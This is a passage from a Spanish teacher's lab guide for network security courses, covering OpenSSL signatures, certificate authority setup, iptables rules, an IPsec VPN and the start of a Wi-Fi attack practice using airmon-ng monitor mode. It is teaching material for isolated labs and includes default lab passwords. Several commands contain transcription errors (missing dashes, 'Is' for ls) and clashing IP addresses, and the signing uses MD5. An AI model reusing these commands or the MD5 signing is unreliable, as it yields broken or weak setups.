• *Ilave.pem* Nombre de la llave privada a utilizar

• -out Referencia al nombre que será asignado la función hash

• practica2.md5 Nombre del archivo realizado la función hash

practica 2 Archivo fuente

con este comando se crea el archivo "practica2.md5" que contiene la firma digital en formato binario

Paso 12. verificar la firma digital para esto se necesita el archivo creado, la función de resumen firmado y la llave publica, openssl muestra un "verified OK" si el proceso realizado es correcto o un "verification Failure" si algo ha fallado con el siguiente

comando, como se observa en la figura 3.30 muestra que efectivamente el documento esta verificado,

Openssl dgst <md5> -verify <llave_pub.pem> -signature <practica2.md5> <practica5>

• **Dgst** Calculador de función de resumen

-md5 Algoritmo a elegir-verify Acción a realizar

Llavepub.pem Nombre de la llave privada a utilizar

• -signature Firma digital

• practica2.md5 Nombre del archivo realizado la función hash

practica2 Archivo fuente

```
alumno@alumno:~/Escritorio/Practica2

Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/Escritorio/Practica2]

$ openssl dgst -md5 -verify llavepub.pem -signature practica2.md5 practica2

Verified OK
```

Figura 3.30 Proceso de validación práctica dos

se comprueba que el archivo ha sido firmado.

Creación de una autoridad de certificación (CA)

Paso 1. Ejecutar el emulador de terminal *Linux* dando clic en la parte superior del escritorio de *Kali Linux* como se observa en la figura 3.31



Figura 3.31 Icono del emulador de terminal para la segunda parte de la práctica dos

Se despliega la ventana que se muestra en la figura 3.32 en el cual se comienza a trabajar.



Figura 3.32 Emulador de terminal para la segunda parte de la práctica dos

Paso 2. Crear un entorno de trabajo para la CA creada que contenga los directorios necesarios con los siguientes comandos:

•	mkdir <myca></myca>	Contiene el certificado de la CA, la base de
		datos de los certificados, los certificados que se
		generen, sus claves y las peticiones de certificado.
•	mkdir -p myCA/signedcerts	Contiene una copia de cada certificado firmado
•	mkdir -p myCA/private	Contiene la clave privada de la autoridad de CA

Paso 3. Cambiar del directorio principal al creado con el siguiente comando:

cd /home/alumno/myCA

paso 4. Crear la base de datos de los certificados como se muestra en la figura 3.33 con el siguiente comando:

echo '01' > serial

touch index.txt

```
alumno@alumno:~/myCA

Archivo Acciones Editar Vista Ayuda

—(alumno@alumno)-[~/myCA]

$ echo '01' > serial

—(alumno@alumno)-[~/myCA]

$ touch index.txt

—(alumno@alumno)-[~/myCA]

$ index.txt private serial signedcerts
```

Figura 3.33 Base de datos para la CA

Paso 5. Crear un fichero con las configuraciones por defecto de la CA con el siguiente comando:

nano <caconfig.conf>

Este documento es compartido junto a la hoja guía para el estudiante.

Paso 6. Personalizar el fichero con los datos de cada estudiante, como se muestra en la figura 3.34 la información que debe ser modificada.




Figura 3.34 Documento caconfig.cnf por defecto

Al finalizar presionar ctrl+O para guardar el fichero y ctrl+X para salir del editor de texto, cabe recalcar que en "CommonName" se debe colocar el nombre de dominio correspondiente a la máquina donde estará la CA.

Paso 7. Ejecutar el siguiente comando para forzar a que las herramientas de openssl busquen el fichero de configuración en el valor de la variable de entorno.

\$ export OPENSSL_CONF=/home/alumno/myCA/caconfig.cnf

• Export Se utiliza para exportar las variables del entorno

\$ printenv OPENSSL_CONF

Paso 8. Generar el certificado de la CA y su clave privada, en la figura 3.35 se aprecia la acción a realizar con el siguiente comando:

\$ Openssl req -x509 -newkey rsa:2048 -out cacert.pem -outform PEM -days 1825

```
    req Genera un petición de certificado
    -x509 Crea una estructura x509 autofirmado
```

• -newkey Genera una llave

• rsa:2048 Algoritmo y tamaño de la llave

• cacert.pem Llave del certificado

-outform Formato del fichero de salida
 PEM Extensión del fichero de salida

• -days Caducidad

1825 Valides en días

```
alumno@alumno:~/myCA

Archivo Acciones Editar Vista Ayuda

—(alumno@alumno)-[~/myCA]

$ openssl req -x509 -newkey rsa:2048 -out cacert.pem -outform PEM -days 1825

Generating a RSA private key

.....+++++

writing new private key to '/home/alumno/myCA/private/cakey.pem'

Enter PEM pass phrase:

Verifying - Enter PEM pass phrase:
```

Figura 3.35 Generación de un CA

Paso 9. Colocar una clave para cifrar la llave privada

Paso 10. Revisar que se haya generado el fichero *cacert.pem* que contiene el certificado público de la CA como se observa en la figura 3.36 el contenido del directorio *myCA* con el siguiente comando:

\$ Is /home/alumno/myCA

```
alumno@alumno:~/myCA/private

Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/myCA/private]

$\frac{1\text{s} / \text{home} / \text{alumno} / \text{myCA}}{\text{private}} \text{cacert.pem caconfig.cnf index.txt private serial signedcerts}
```

Figura 3.36 Contenido del directorio para la segunda parte de la práctica dos

Paso 11. Revisar que se haya generado el fichero *cakey.pem* dentro del directorio *private* que contiene la clave privada de nuestra CA cifrada con la clave solicitada anteriormente con el siguiente comando:

\$ cd /home/alumno/private

\$ Is

Certificados autofirmado

Paso 1. Crear un fichero de configuración que contenga las información de la entidad que desee un certificado como se muestra en la figura 3.37

ejmservidor.conf

[req]

prompt = no

distinguished_name = server_distinguished_name

[server_distinguished_name]

commonName =(Alumno) #nombre común

countryName = (EC) #País de emisión del certificado

stateOrProvinceName = (Pichincha) #Estado o provincia de emisión

localityName = (Quito) #Localidad de emisión del certificado

organizationName = (EPN) #Nombre de la organización

organizationalUnitName =(opcional) #Nombre de la sección

con el siguiente comando:

\$ nano ejmservidor.conf

Figura 3.37 Ejemplo solicitud de certificado autofirmado

Al finalizar presionar ctrl+O para guardar el fichero y ctrl+X para salir del editor de texto.

Paso 2. Configurar las variables del entorno con el siguiente comando:

\$ export OPENSSL_CONF=/home/alumno/myCA/ejmservidor.conf

\$ printenv OPENSSL_CONF

Paso 3. Crear la llave pública/privada del certificado autofirmado como se observa en la figura 3.38 con el siguiente comando:

openssl req -newkey rsa:1024 -keyout tempkey.pem -keyform PEM -out tempreq.pem outform PEM

Figura 3.38 Llave pública y privada para la segunda parte de la práctica dos

Se debe colocar una clave el cual permita cifrar la llave privada

Paso 4. Revisar que el fichero tempkey.pem y tempreq.pem se crearon.

El fichero *tempkey.pem* contiene la llave privada encriptada de nuestro certificado autofirmado y el fichero *tempreq.pem* contiene la solicitud de certificación de nuestro certificado autofirmado.

Paso 5. Autofirmar el certificado como se demuestra en la figura 3.39 el documento se encuentra firmado por la entidad creada anteriormente con el siguiente comando:

\$ openssl ca -in tempreq.pem out servidor_crt.pem

• ca Autoridad de certificación

-in Solicitud de certificación del servidor

• tempreq.pem Nombre de solicitud de certificación de servidor

-out
 Salida del certificado de la CA

servidor_crt,pem nombre del certificado de la CA ya firmado

```
alumno@alumno: ~/myCA
                                                                                                                                          _ 0
              Acciones Editar Vista
Archivo
                                                      Avuda
    -(alumno⊛alumno)-[~/myCA]
s openssl ca -in tempreq.pem -out servidor_crt.pem
Using configuration from /home/alumno/myCA/caconfig.cnf
Enter pass phrase for /home/alumno/myCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows commonName :ASN.1 12:'practica2redes' stateOrProvinceName :ASN.1 12:'Quito'
                                     :PRINTABLE: 'EC
countryName
emailAddress :IA5STRING: 'redes@hotmail.com'
organizationName :ASN.1 12: 'Escuela Politecnica Nacional'
organizationalUnitName:ASN.1 12: 'Departamento informatico'
Certificate is to be certified until Dec 17 17:17:51 2025 GMT (1825 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
      [alumno⊛alumno)-[~/myCA]
```

Figura 3.39 Certificado autofirmado

Con la clave que se ingresó al cifrar la llave privada se realiza el proceso de firmar el certificado, la herramienta openssl al finalizar pregunta si se desea firmar el certificado, se ingresa la letra y para aceptar; ademas, solicita actualizar la base de datos y se repite la acción.

Paso 6. Revisar que se ha creado el fichero servidor_crt.pem que contiene el certificado firmado por la CA raiz como se observa en la figura 3.40 con el comando ls:

Figura 3.40 Contendido del directorio myCA

POSIBLES FALLOS:

- Para crear una autoridad certificadora se necesita tener el conocimiento de los scripts que se deben editar pues un error en la programación si no se conoce la edición que se hizo mal puede perjudicar a todo el sistema.
- Al tratar con certificados hay que recordar con que algoritmos se crean las llaves y las firmas digitales

SOLUCIÓN.

- Se debe copiar el archivo original en un fichero por si una mala edición afecta la herramienta para revisa el archivo original y así corregir el error.
- Guardar los documentos creados con información acerca de los algoritmos utilizados.
- Revisar siempre la sintaxis de los comando antes de ejecutar.

ESCUELA POLITÉCNICA NACIONAL



ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES PRÁCTICA 3

1. TEMA: Configuración básica del firewall

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.41 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.



Figura 3.41 Icono de Oracle VM VirtualBox para la práctica tres

Paso 2. Configurar la red en la máquina virtual *Kali Linux* a trabajar, la maquina anfitrión *Kali Linux* consta con 3 adaptadores de red como se observa en las figuras 3.42, 3.43, 3.44, cada adaptador estará configurado de la siguiente manera.

El adaptador uno está configurado en modo adaptador puente




Figura 3.42 Configuración eth0

El adaptador numero dos está configurado en modo red interna con el nombre "red1"




Figura 3.43 Configuración eth1

El adaptador número tres está configurado en modo red interna con nombre "servidor"




Figura 3.44 Configuración eth2

Paso 3. Configurar la red en cada máquina virtual, para la máquina que actúa como servidor, se utiliza Metasploitables 2, como se observa en la figura 6.44 la configuración de la red está en modo red interna de nombre "servidor".




Figura 3.45 Máquinas virtuales

Para la red con nombre "red1", utiliza la máquina virtual Ubuntu como se observa en la figura 3.46 la configuración de la red está en modo red interna




Figura 3.46 Configuración de la red 1

Paso 4. Configurar las direcciones IP de las interfaces de red de la maquina anfitrión, una vez encendida *Kali Linux* se accede a la interfaz de escritorio como nombre de usuario **alumno** y contraseña **root**, para configurar la red se da clic derecho en el icono de la parte superior de *Kali Linux* y dando clic en la opción configuración de red el cual despliega una ventana en donde se configura cada interfaz de red.

En la interfaz *eth0* la dirección IP se elige mediante dhcp, esta interfaz es la que permite navegar por la red

La dirección IP de la interfaz eth1 se ingresa de forma manual como se indica en la figura 3.47 la dirección IP es 10.0.0.1 con mascara 255.255.255.0 sin puerta de enlace.



Figura 3.47 Configuración de direccionamiento IP en Kali linux

La dirección IP de la interfaz eth2 se ingresa de forma manual, la dirección IP a utilizar es 172.16.1.1 con mascará 255.255.255.0 sin puerta de enlace.

Paso 5. Configurar la dirección IP de cada máquina virtual:

La máquina virtual Ubuntu como se observa en la figura 3.48 utiliza la dirección IP 10.0.0.2 con máscara 255.255.255.0 y puerta de enlace 10.0.0.1



Figura 3.48 Configuración de direccionamiento IP en Ubuntu

La máquina virtual Metasploitable como se observa en la figura 3.49 utiliza la dirección IP 172.16.1.2 con máscara 255.255.255.0 con puerta de enlace 172.16.1.1

Para editar la dirección desde la terminal se realiza accediendo como usuario con todos los privilegios con la clave "*msfadmin*" predeterminada en metasploitable con el siguiente comando:

\$Sudo su

Se conoce que se trabaja como superusuario cuando el signo "\$" de la línea de comandos cambia por el signo "#".

Trabajando con privilegios se puede editar el fichero "interfaces" con la información que se necesita como se observa en la figura 3.49 con el siguiente comando:

Nano /etc/network/interfaces



Figura 3.49 Configuración de direccionamiento IP en metasploitable

Se debe editar el archivo de texto añadiendo los siguientes datos:

Iface eth0 inet static

Address < direccion IP>

Netmask <255.255.255.0>

Gateway < Puerta de enlace>

Al finalizar se presiona ctrl+ x seguido de la letra y para guardar los cambios.

Para que la información proporcionada sea configurada se reinicia la tarjeta de red como se observa en la figura 3.50 con el siguiente comando:

/etc/init.d/networking restart

Figura 3.50 Restablecimiento de la red en metasploitable

Al terminar la configuración de la red simulada se verifica que la red1 y el servidor puedan comunicarse ya que son redes distintas como se muestra en la figura 3.51 con el siguiente comando:

\$ ping <ip_servidor>

Figura 3.51 Comunicación entre redes metasploitable y ubuntu

Paso 6. Eliminar todas las reglas que esten por defecto en el servidor *firewall* con el siguiente comando.

Sudo su # entrar como usuario con todos los privilegios

Iptables -F # borra todas las reglas expuestas

Iptables -nL # Revisa las reglas expuestas

Las principales cadenas son *INPUT* que son los paquetes de entrada, *FORWARD* que son los paquetes que se redirigen y *OUTPUT* que son los paquetes de salida

Paso 7. Establecer las politicas de firewall en modo que acepten toda la informacion

Iptables -P INPUT ACCEPT

Iptables -P FORWARD ACCEPT

Iptables -P OUTPUT ACCEPT

Con el siguiente comando se revisa que en el *firewall* no se han creado reglas que permitan o denieguen servicios, como se observa en la figura 3.52 no existe reglas establecidas.

Iptables .nL

Iptables -t nat -nL




Figura 3.52 Reglas establecidas

Paso 8. Colocar las siguientes 5 reglas de firewall que permitan demostrar el funcionamiento de dichas reglas en el entorno de red creado como se observa a continuación:

Regla 1. La red 1 accede a Internet

Iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o eth0 -j MASQUERADE

Regla 2. el servidor acceda a internet

Iptables -t -nat -A POSTROUTING -s 172.16.1.2 -o eth0 -j MASQUERADE

Se comprueba en la figura 3.53 que efectivamente se permite el acceso a internet a la Red1 y al servidor.

Red 1

```
1 Es  ■ (1) 13:37
  🥦 🖃 📵 alumno@alumno-VirtualBox: ~
alumno@alumno-VirtualBox:~$ ping google.com
PING google.com (142.250.78.174) 56(84) bytes of data.
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=1 ttl=113 tim
e=62.8 ms
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=2 ttl=113 tim
 e=18.8 ms
 64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=3 ttl=113 tim
 e=20.4 ms
 64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=4 ttl=113 tim
 e=24.0 ms
 64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=5 ttl=113 tim
 e=19.4 ms
--- google.com ping statistics ---
6 packets transmitted, 5 received, 16% packet loss, time 5014ms
rtt min/avg/max/mdev = 18.862/29.121/62.879/16.975 ms
 alumno@alumno-VirtualBox:~$
 metasploitable 2 [Corriendo] - Oracle VM VirtualBox
 Archivo Máquina Ver Entrada Dispositivos Ayuda
msfadmin@metasploitable:~$ ping google.com
PING google.com (142.250.78.174) 56(84) bytes of data.
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=1 ttl=113 tim
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=2 ttl=113 tim
 e=19.8 ms
 4 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=3 ttl=113 tim
 4 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=4 ttl=113 tim
64 bytes from bog02s19-in-f14.1e100.net (142.250.78.174): icmp_seq=5 ttl=113 tim
 e=20.0 ms
    google.com ping statistics --
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/aug/max/mdev = 19.825/23.246/29.233/3.943 ms
msfadmin@metasploitable:~$ _
```

Figura 3.53 Conectividad a internet

la red 1 y el servidor tienen comunicación con la pagina <u>www.google.com</u> quedando demostrado la efectividad del firewall.

Regla 3. Rechazar comunicación por el puerto de paginas inseguras a la red 1.

Iptables -A INPUT -i eth1 -p tcp -sport 80 -j DROP

Iptables -A FORWARD -s 10.0.0.0/24 -p tcp - dport 80 -j DROP

Iptables -A FORWARD -d 10.0.0.0/24 -p tcp - sport 80 -j DROP

Regla 4. La red 1 tenga comunicación con el servidor

Comando:

Iptables -A FORWARD -s 172.16.1.2 -d 10.0.0.0/24 -j ACCEPT

```
alumno@alumno-VirtualBox: ~

lumno@alumno-VirtualBox: ~ $ ping 172.16.1.2

ING 172.16.1.2 (172.16.1.2) 56(84) bytes of data.

4 bytes from 172.16.1.2: icmp_seq=1 ttl=63 time=2.69 ms

4 bytes from 172.16.1.2: icmp_seq=2 ttl=63 time=1.43 ms

4 bytes from 172.16.1.2: icmp_seq=3 ttl=63 time=1.43 ms

4 bytes from 172.16.1.2: icmp_seq=4 ttl=63 time=2.26 ms

C

-- 172.16.1.2 ping statistics ---
packets transmitted, 4 received, 0% packet loss, time 3009ms

tt min/avg/max/mdev = 1.437/1.959/2.692/0.542 ms

lumno@alumno-VirtualBox:~$
```

Figura 3.54 Comunicación de máquina virtual *Ubuntu* al servidor

En la figura 3.54 y 3.55 se observa que las redes pueden comunicarse entre si con el siguiente comando:

ping <IP> hacia el servidor

Desde el servidor hacia la red 1

```
metasploitable 2 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda
msfadmin@metasploitable: $\frac{5}{2}$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=63 time=2.18 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=63 time=3.72 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=63 time=1.82 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=63 time=2.24 ms

--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.822/2.492/3.722/0.728 ms
msfadmin@metasploitable: $\frac{5}{2}$
```

Figura 3.55 comunicación del servidor a *Ubuntu*

Regla 5. Rechasar el acceso a youtube desde la red 1

Iptables -A FORWARD -s 10.0.0.2 -d www.youtube.com -j DROP

Se comprueba intentando entrar a esta pagina web desde cualquier buscador tanto del servidor como de la red 1.

POSIBLES FALLOS:

- Existen errores de configuración de red en la simulación como direccionamiento
 IP y configuraciones antes de iniciar el servidor firewall.
- Cuando se trabaja desde el terminal siempre existirá errores en la sintaxis de los comandos.
- Cuando el servidor es apagado las reglas establecidas son reiniciadas.

SOLUCIÓN.

- Cada que una maquina visual es encendida se debe consultar el direccionamiento IP que llevan.
- Revisar siempre la sintaxis de los comandos antes de ser ejecutados.
- Si se quiere guardar las reglas establecidas, se lo realiza a través de un *script* que se ejecuta cada que es iniciada la máquina.

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES PRÁCTICA 4

1. TEMA: implementación de una VPN con IPSEC

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.56 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.



Figura 3.56 Icono de Oracle VM VirtualBox para la práctica cuatro

Paso 2. Configurar dos maquinas virtuales con el sistema operativo *Kali linux* en la misma red con direccion IP 172.16.1.0/24, se realiza a través de la configuracion de red como se observa en la figura 3.57 se encuentra en la red con nombre "intnet".




Figura 3.57 Configuración de red para la práctica cuatro

En cada máquina virtual se configura una IP estatica, para la maquina uno se configura la dirección IP 172.16.1.2 máscara 24 y para la maquina dos se configura la dirección IP 172.16.1.3 máscara 24 como se observa en la figura 3.58.




Figura 3.58 Configuración IP estática para la práctica cuatro

Paso 3. Realizar un analisis de la informacion que los dos equipos comparten, para que los dos equipos tengan una comunicacion se puede realizar con el siguiente comando:

ping <direccion_ip>

Con la herramienta *wireshark* vizualiza los paquetes que los equipos comparten cuando el comando esta accionado como se observa en la figura 3.59.




Figura 3.59 Herramienta Wireshark

Paso 4. Configurar una vpn basada en *ipsec hosts a hosts* con la herramienta estrongswan, se necesita acceder al emulador de terminal como superusuaruario con la contraseña **root** con el siguiente comando:

\$ sudo su

Se debe crear los mapas criptográficos reales que seran usados , para ello se edita el archivo de configuración ipsec.conf con el siguiente comando:

nano /etc/ipsec.conf

Se despliega el archivo que se observa en la figura 3.60 con la informacion marcada que debe ser editada.




Figura 3.60 Fichero ipsec.conf en la máquina virtual uno

conn host1-to-host2

authby=secret

auto=route

keyexchange=ike

left=192.168.100.100

right=192.168.100.200

type=transport

esp=aes128gcm16!

Una vez configurado se edita el fichero *ipsec.secrets* con la siguiente informacion (advirtiendo que cada elemento en este archivo debe estar separado por un espacio, NO por una pestaña)

172.16.1.2 172.16.1.3 : PSK "contraseña elegida"

se reinicia el servicio ipsec con el siguiente comando:

#ipsec restart

Y se compueba el estado del servicio con el siguiente comando

#ipsec statusall

El cual desplega la informacion completa del fuincionamiento de la herramienta como se observa en la figura 3.61

Figura 3.61 Servicio IPsec en la máquina virtual uno

Para la maquina virtual dos se realiza el mismo proceso en el fichero *ipsec.conf* como se observa en la figura 3.62 editando las direcciones IP's.

```
conn hosts2-to-host1

authby=secret

auto=route

keyexchange=ike

left=172.16.1.3

right=172.16.1.2

type=transport

esp=aes128gcm16!
```




Figura 3.62 Fichero ipsec.conf en la máquina virtual dos

Una vez configurado se edita el fichero ipsec.secrets informacion similar a lo expuesto en la maquina virtual uno

172.16.1.2 172.16.1.3 : PSK "contraseña elegida"

se reinicia el servicio ipsec con el siguiente comando:

#ipsec restart

Y se compueba el estado del servicio con el siguiente comando

#ipsec statusall

El cual despliega la informacion completa del fuincionamiento de la herramienta como se observa en la figura 3.63

Figura 3.63 Servicio IPsec en la maquina virtual dos

Paso 5. Realizar un analisis de la informacion que los dos equipos comparten, para que los dos equipos tengan una comunicacion se puede realizar con el siguiente comando:# ping <direccion_ip>

Con la herramienta wireshark se vizualiza los paquetes que los equipos comparten cuando el comando ping esta en proceso como se observa en la figura 3.64,




Figura 3.64 Herramienta Wireshark

Paso 6. Comparar los resultados antes de activar el servicio *IPSEC* y el después como se observa en la figura 3.59 y 3.64 los paquetes compartidos utilizan un protocolo diferente y la comunicación entre los dos hosts es más segura.

POSIBLES FALLOS:

- Cuando se establece los scripts con los información que se desea es posible que se configuren mal o en diferente orden.
- Un posible error es que los servicios ipsec y strongSwan estén deshabilitados
- El servicio no reconozca el host destinatario

SOLUCIÓN.

- Consultar el orden de las sintaxis de los scripts dependiendo su uso puede ser de host a host o de red a red.
- Consultar a través de comandos el estado de los servicios.
- Revisar que la clave que se estableció este correctamente escrito en los dos hosts.

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS



HOJA GUÍA PARA PROFESORES

PRÁCTICA N° 5

1. TEMA: Seguridad en redes inalámbricas

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.65 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.



Figura 3.65 Icono de Oracle VM VirtualBox para la práctica cinco

Como se muestra en la figura 3.66, una vez ejecutado el icono se observa la ventana en donde se elige la máquina virtual que se inicia dando clic en el icono iniciar.



Figura 3.66 Interface gráfica para la práctica cinco

Paso 2. Ingresar a la interfaz gráfica con nombre de usuario alumno y clave root.

Paso 3. Ejecutar el simulador de terminal *Linux*, como se muestra en la figura 3:67 se accede con un clic en la parte superior del escritorio de Kali Linux.




Figura 3.67 Icono del emulador de terminal para la práctica cinco

En la figura 3.68 se observa la interfaz del terminal en la cual se trabaja ingresando diferentes comandos.

```
alumno@alumno:~ _ □ x
Archivo Acciones Editar Vista Ayuda

(alumno⊕alumno)-[~]

$ ■
```

Figura 3.68 Área de trabajo para la práctica cinco

Paso 4. Ingresar como super usuario con el siguiente comando:

\$sudo su

En la figura 3.69 se observa la solicitud de contraseña que genera al ingresar el comando, la contraseña es la que se configuro cuando la máquina virtual fue creada, en este caso la clave es *root*.

```
(alumno⊕ alumno)-[~]
$\frac{\sudo}{\sudo} \su
$\text{sudo} \text{ password for alumno:}
$\text{(root@ alumno} - [/home/alumno]$
$\text{1}$
```

Figura 3.69 Modo superusuario para la práctica cinco

Paso 5. Utilizar un adaptador de red *WI-FI* externo para realiza un ataque por medio de una entrada usb, en la figura 3.70 se observa que la máquina virtual reconoce el dispositivo al desplegar el listado de adaptadores de red inalámbrico conectados al PC cuando se digite el siguiente comando:

airmon-ng



Figura 3.70 Adaptadores de red inalámbricos

Paso 6. Colocar el adaptador red inalámbrica en modo monitor, la figura 3.71 muestra detalladamente como la red wlan0 pasa a estar habilitada en modo monitor una vez digitado el siguiente comando:

airmon-ng start wlan0

